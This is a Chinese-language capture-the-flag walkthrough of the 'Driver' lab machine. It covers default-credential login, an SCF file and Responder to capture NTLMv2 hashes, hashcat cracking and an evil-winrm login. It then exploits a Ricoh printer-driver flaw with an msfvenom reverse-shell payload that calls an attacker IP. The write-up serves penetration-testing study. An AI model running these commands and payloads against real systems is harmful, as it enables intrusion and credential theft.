Driver(完成),scf file攻擊[smb+responder[中間人監聽]]、NTLM hash、ricoh driver漏洞

```
└──# nmap -sT -p 80,135,445,5985 -A 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-25 05:20 EDT
Nmap scan report for 10.10.11.106
Host is up (0.20s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 8.1
Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows Embedded
Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-05-25T16:21:00
|_  start_date: 2024-05-25T16:17:15
```


```
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   196.59 ms 10.10.14.1
2   196.63 ms 10.10.11.106

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.99 seconds
```

SMB失敗

8985Port http連線失敗


嘗試目錄爆破沒啥東西

80 port帳密登入




封包回應是:WWW-Authenticate認證

預設弱帳密admin(成功)



有找到上傳文件，



可嘗試找上傳後的檔案路徑，

因爆破目錄沒東西，可能這爆破沒有登入


進行新增請求頭，再次爆破

```
Authorization: Basic YWRtaW46YWRtaW4=
->
admin:admin
```

```
feroxbuster -H "Authorization: Basic YWRtaW46YWRtaW4=" -u http://10.10.11.106 -w
/usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -x php
```

or

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://10.10.11.106/  -U admin -P admin -x -k php
```




爆破也沒東西。。。反彈shell可確認失敗。

參考:

- https://www.bilibili.com/video/BV1XM4m1k7mn/?spm_id_from=333.337.search-card.all.click&vd_source=4b67ff78b4a7f5cb39346b2e62b3708c
- https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/
  因為有 file share(文件共享)，確認可執行scf file pentest，
  進行中間人監聽並NTLM哈希

payload



開始responder並上傳檔案

`responder -I tun0 -v`

```
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:cfa50546d04858ac:74A6D8DE105CD65B0BAFE874C114CE4A:0101000000000000000173C8D8AEDA01A4D460EE3D6AAFF600000000020008003
5004900460035001001E00570049004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003
5004900460035002E004C004F00430041004C00030014003500490046003 5002E004C004F00430041004C00050014003500490046003 5002E004C004F00430041004C0007000800000173C8D8AED
A0106000400020000008003000300000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000
00000009001E0063006900660073002F00310030002E00310030002E00310034002E00320000000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:f45cc8c4c08a417f:A1C6B6F9BF8CFD80070AAE5306440BD1:0101000000000000000173C8D8AEDA0100C682026EDEB4F400000000020008003
5004900460035001001E00570049004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003
5004900460035002E004C004F00430041004C00030014003500490046003 5002E004C004F00430041004C00050014003500490046003 5002E004C004F00430041004C0007000800000173C8D8AED
A0106000400020000008003000300000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000
00000009001E0063006900660073002F00310030002E00310030002E00310034002E00320000000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:2af1aca3f92e5460:45A629FC1600775FCBFDDB8D62D4EEB0:0101000000000000000173C8D8AEDA014AC6581E3806C1C700000000020008003
5004900460035001001E00570049004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003
5004900460035002E004C004F00430041004C00030014003500490046003 5002E004C004F00430041004C00050014003500490046003 5002E004C004F00430041004C0007000800000173C8D8AED
A0106000400020000008003000300000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000
00000009001E0063006900660073002F00310030002E00310030002E00310034002E00320000000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:c6d8a9f46752cafd:4091D4E8E4411E95302B4B4F295DEF24:0101000000000000000173C8D8AEDA0156A1D6984A0D798C00000000020008003
5004900460035001001E00570049004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003
5004900460035002E004C004F00430041004C00030014003500490046003 5002E004C004F00430041004C00050014003500490046003 5002E004C004F00430041004C0007000800000173C8D8AED
A0106000400020000008003000300000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000
00000009001E0063006900660073002F00310030002E00310030002E00310034002E00320000000000000000000000000
[+] Exiting ...
```

獲得 NTLMv2-SSP Hash，

因眾多不重要資訊，進行整理

`grep -o "tony::.*"`

```
└─# cat passwd | grep -o "tony::.*" > passwd_hash

┌──(root㉿kali)-[~]
└─# cat passwd_hash
tony::DRIVER:cfa50546d04858ac:74A6D8DE105CD65B0BAFE874C114CE4A:0101000000000000000173C8D8AEDA01A4D460EE3D6AAFF600000000020008003500490046003500010001E0057004
9004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003500490046003500 2E004C004F004
30041004C0003001400350049004600350 02E004C004F00430041004C00050014003500490046003500 2E004C004F00430041004C0007000800000173C8D8AEDA0106000400020000008003000 3
000000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310034002E00320000000000000000000000000
tony::DRIVER:f45cc8c4c08a417f:A1C6B6F9BF8CFD80070AAE5306440BD1:0101000000000000000173C8D8AEDA0100C682026EDEB4F400000000020008003500490046003500010001E0057004
9004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003500490046003500 2E004C004F004
30041004C0003001400350049004600350 02E004C004F00430041004C00050014003500490046003500 2E004C004F00430041004C0007000800000173C8D8AEDA0106000400020000008003000 3
000000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310034002E00320000000000000000000000000
tony::DRIVER:2af1aca3f92e5460:45A629FC1600775FCBFDDB8D62D4EEB0:0101000000000000000173C8D8AEDA014AC6581E3806C1C700000000020008003500490046003500010001E0057004
9004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003500490046003500 2E004C004F004
30041004C0003001400350049004600350 02E004C004F00430041004C00050014003500490046003500 2E004C004F00430041004C0007000800000173C8D8AEDA0106000400020000008003000 3
000000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310034002E00320000000000000000000000000
tony::DRIVER:c6d8a9f46752cafd:4091D4E8E4411E95302B4B4F295DEF24:0101000000000000000173C8D8AEDA0156A1D6984A0D798C00000000020008003500490046003500010001E0057004
9004E002D00590030005A00550031003400320057004F00580041000400340057004900 4E002D00590030005A00550031003400320057004F00580041002E003500490046003500 2E004C004F004
30041004C0003001400350049004600350 02E004C004F00430041004C00050014003500490046003500 2E004C004F00430041004C0007000800000173C8D8AEDA0106000400020000008003000 3
000000000000000000000000002000007D75B8E0714D581343971A7B181902606A68B4E716585FEC5281A7A6E8FC75DF0A0010000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310034002E00320000000000000000000000000
```

進行爆破-m 5600

```
└─# hashcat -h | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                    | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)               | Network Protocol
   5600 | NetNTLMv2                                    | Network Protocol
  27100 | NetNTLMv2 (NT)                               | Network Protocol
   1000 | NTLM                                         | Operating System
```

無法使用多個破解，只能單一破解。。。

拿出一組來爆破

```
hashcat -m 5600 passwd2 /usr/share/wordlists/rockyou.txt --potfile-disable
```

```
TONY::DRIVER:6c18872272c2b469:e44e1883bd92abef4293b09707b6f465:0101000000000000080d9ba9edaaeda01e670722bf34244f60000000020008003900440031004100010001e0057004
9004e002d00390048004b00390044005100570058003200450059004003400570049004e002d00390048004b00390044005100570058003200450059002e00390044003100410020e004c004f004
30041004c0003001400390044003100410020e004c004f00430041004c0005001400390044003100410020e004c004f00430041004c0007000800080d9ba9edaaeda0106000400020000008003000 3
000000000000000000000000002000007d75b8e0714d581343971a7b181902606a68b4e716585fec5281a7a6e8fc75df0a0010000000000000000000000000000000000000009001e006300690066007
3002f00310030002e00310030002e00310034002e00320000000000000000000000000:liltony
```


```
username : tony
passwd : liltony
```

此帳密可winrm登入

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# crackmapexec winrm 10.10.11.106 -u tony -p liltony
SMB         10.10.11.106    5985   DRIVER           [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
HTTP        10.10.11.106    5985   DRIVER           [*] http://10.10.11.106:5985/wsman
WINRM       10.10.11.106    5985   DRIVER           [+] DRIVER\tony:liltony (Pwn3d!)
```

登入成功，查看C:\users資訊

```
└─# ./evil-winrm -i 10.10.11.106 -u tony -p liltony

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> gci -r -file C:\users
```



user. flag

```
*Evil-WinRM* PS C:\Users\tony\Documents> type C:\users\tony\Desktop\user.txt
c979242ae2b7f688a6ceaa52943b9843
```


---

net user無資訊

systeminfo失敗，無權限

上傳winPEASx64.exe

有powerhell 文件



Add-Printer: 這是用於新增印表機的cmdlet。
-PrinterName "RICOH_PCL6": 這指定了你要新增的印表機的名稱。在這個例子中，印表機名稱是"RICOH_PCL6"。
-DriverName 'RICOH PCL6 UniversalDriver V4.23': 這指定了要使用的印表機驅動程式的名稱。在這個例子中，驅動程式名稱是'RICOH PCL6 UniversalDriver V4.23'。
-PortName 'lpt1:': 這指定了印表機連線的連接埠名稱。在這個例子中，連接埠名稱是'lpt1:'。

找到版本漏洞(CVE:2019-19363)+參考：

- https://www.exploit-db.com/exploits/48036
- https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/local/ricoh_driver_privesc.md
-

參考第二個github
新增payload並上傳受害機

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.2 LPORT=9200 -f exe -o rev.exe
```

受害機執行反彈，
攻擊機進行
`use multi/handler`

run的時候，受害機要執行反彈shell

```
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     9200             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.2:9200
[*] Sending stage (201798 bytes) to 10.10.11.106
[*] Sending stage (201798 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.14.2:9200 → 10.10.11.106:49464) at 2024-05-26 04:41:39 -0400

meterpreter > [*] Meterpreter session 2 opened (10.10.14.2:9200 → 10.10.11.106:49465) at 2024-05-26 04:41:39 -0400
session2
[-] Unknown command: session2. Did you mean sessions? Run the help command for more details.
meterpreter > getid
